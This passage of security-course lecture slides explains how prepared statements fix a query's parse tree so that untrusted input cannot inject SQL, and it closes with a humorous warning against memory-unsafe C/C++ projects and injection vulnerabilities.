
Untrusted user input

Confines Input to a Single Value

Binds the input to the value


- This is a "prepared statement"

Parse Tree for a Prepared Statement




Note: **prepared** statement only allows ?'s at **leaves**,
not **internal nodes**. So **structure** of tree is **fixed**.

So What Happens To Bobby Tables?



Parsing Bobby Tables...



Biggest Problem With Prepared Statements: IT ISN'T IN SQL!

- Instead, it is part of the communication protocol for specific databases
 - EG, for MySQL you can only use the "binary" connection
- Different databases (Postgres, MySQL, Oracle) use different syntax
 - So you need a library that also includes an appropriate translator to do the preparation for the particular database you are using

There are mistakes you will make...

And those you must NEVER make...

- If you are stuck with a large C/C++ code base...
 - You WILL have memory errors, and I'll laugh
- If you ***start*** a new project in C or C++
 - My spirit will rip out your soul through the monitor...
- And if you create ***anything*** with an SQL or command injection vulnerability...
 - My spirit will rip out your soul through the monitor...
 - and then tap-dance on your grave!